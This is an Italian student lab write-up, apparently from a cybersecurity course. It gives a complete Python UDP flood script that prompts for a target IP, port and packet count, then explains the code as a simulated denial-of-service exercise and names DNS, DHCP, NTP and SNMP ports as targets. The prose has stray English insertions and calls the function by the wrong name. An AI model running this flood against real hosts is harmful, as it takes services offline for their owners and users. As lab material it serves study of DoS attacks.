S6L3

Data: 06/11/24

INFORMAZIONI PRINCIPALI


Il programma deve richiedere all'utente l'IP e la porta UDP del target, generare pacchetti da 1 KB contenenti byte casuali, e inviarne un numero specificato dall'utente. Il numero di pacchetti e le informazioni di destinazione sono fornite come input.

Sviluppo l'esercizio

Codice Programma UDP Flood

```python
import socket
import random
import ipaddress

def perform_udp_flood(destination_ip, destination_port, packet_count):
    try:
        # Creazione del socket UDP
        sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

        # Generazione dei dati casuali per il pacchetto
        payload = bytearray(random.randint(0, 255) for _ in range(1024))

        # Invia i pacchetti specificati
        for _ in range(packet_count):
            sock.sendto(payload, (destination_ip, destination_port))

        print("UDP flood Success.")
    except Exception as error:
        print("Errore durante l'operazione flooding:", error)
    finally:
        sock.close()

if __name__ == "__main__":
    # Richiesta dei dettagli per l'attacco
    destination_ip = input("Inserisci l'indirizzo IP del bersaglio: ")

    # Validazione dell'indirizzo IP
    try:
        ip = ipaddress.ip_address(destination_ip)
        print(f"Indirizzo IP {ip} valido.")
    except ValueError:
        print("Errore: l'indirizzo IP inserito non è valido.")
        exit(1)

    # Richiesta della porta e validazione dell'input
    try:
        destination_port = int(input("Inserisci il numero della porta da attaccare: "))
        if destination_port < 1 or destination_port > 65535:
            raise ValueError("Il numero della porta deve essere tra 1 e 65535.")
    except ValueError as error:
        print(f"Errore: {error}")
        exit(1)

    # Richiesta del numero di pacchetti e validazione
    try:
        packet_count = int(input("Inserire il numero di pacchetti da inviare: "))
        if packet_count <= 0:
            raise ValueError("Il numero dei pacchetti non può essere 0")
    except ValueError as error:
        print(f"Errore: {error}")
        exit(1)

    # Avvio dell'attacco UDP flood
    perform_udp_flood(destination_ip, destination_port, packet_count)

```

Programma in azione



Conclusione & Relazione

L'esercizio che abbiamo (ho) realizzato oggi rappresenta un esempio di attacco UDP flood, impiegato a scopo educativo per simulare un Denial of Service (DoS). Un UDP Flood si basa sull'invio di numerosi pacchetti ((UDP)) a un dispositivo (o un server), sovraccaricandolo e mandandolo temporaneamente in down, non rendendolo dispoibile. In questo caso, abbiamo utilizzato la porta 53 (servizio domain name server); tuttavia, si poteva usare anche le porte 67, 123 e 161. Il programma è progettato per raccogliere dall'utente le informazioni necessarie: l'indirizzo IP del target, la porta e il numero di pacchetti da inviare. Dopo aver raccolto questi dati, verifica che siano corretti e prosegue con l'invio dei pacchetti solo se tutti i dati inseriti risultano validi (altrimenti da error).

Per la realizzazione del codice, vengono utilizzate tre librerie principali (socket, random e ipaddress). La libreria socket è essenziale (perché) consente di creare un socket UDP; ovvero, un tipo di connessione che permette di inviare pacchetti senza necessità di stabilire una connessione stabile come il TCP. Questo è particolarmente utile per attacchi di tipo UDP flood, che richiedono invii rapidi e continui di pacchetti. La libreria random viene utilizzata per generare contenuto casuale di 1024 byte per ogni pacchetto, così da simulare traffico più realistico (e) "pesante" sul sistema target. Infine, ipaddress viene utilizzata per verificare che l'indirizzo IP fornito sia valido; in caso contrario, il programma si ferma e segnala l'errore. However, è importante notare che la validità dell'indirizzo IP è cruciale, (because) errori in questo passo possono portare a malfunzionamenti (o) risultati inaspettati.

La funzione principale del codice, udp_flood(), è responsabile dell'invio dei pacchetti. Dopo aver creato un socket UDP e generato dati casuali, la funzione avvia un ciclo che invia i pacchetti al target il numero di volte indicato dall'utente. Ogni pacchetto contiene dati casuali generati. Questa funzione include anche la gestione degli errori; se durante l'invio si verifica un problema (come il rifiuto dei pacchetti da parte del target), il programma rileva l'errore e lo segnala. Inoltre, il socket viene sempre chiuso al termine, rilasciando così risorse di sistema. Nel blocco principale del programma, identificato da if __name__ == "__main__":, si gestisce input dell'utente. Il programma richiede indirizzo IP e verifica che sia valido: se non lo è, si interrompe con un messaggio di errore. Dopo, verifica numero della porta, che deve essere compreso tra 1 e 65535 (i limiti standard per porte di rete). Infine, chiede numero di pacchetti da inviare, che deve essere valore positivo. Se anche solo uno di questi parametri non è valido, il programma termina prima di eseguire attacco, prevenendo così errori (o malfunzionamenti).

In poche parole, questo esercizio consente di simulare (and the trying of :) un attacco UDP flood in modo semplice e robusto, grazie ai controlli sugli input e alla gestione delle eccezioni (molto critico e fondamentale). L'implementazione prevede chiusura sicura del socket al termine dell'operazione, assicurando che non restino risorse bloccate (anche in caso di errori).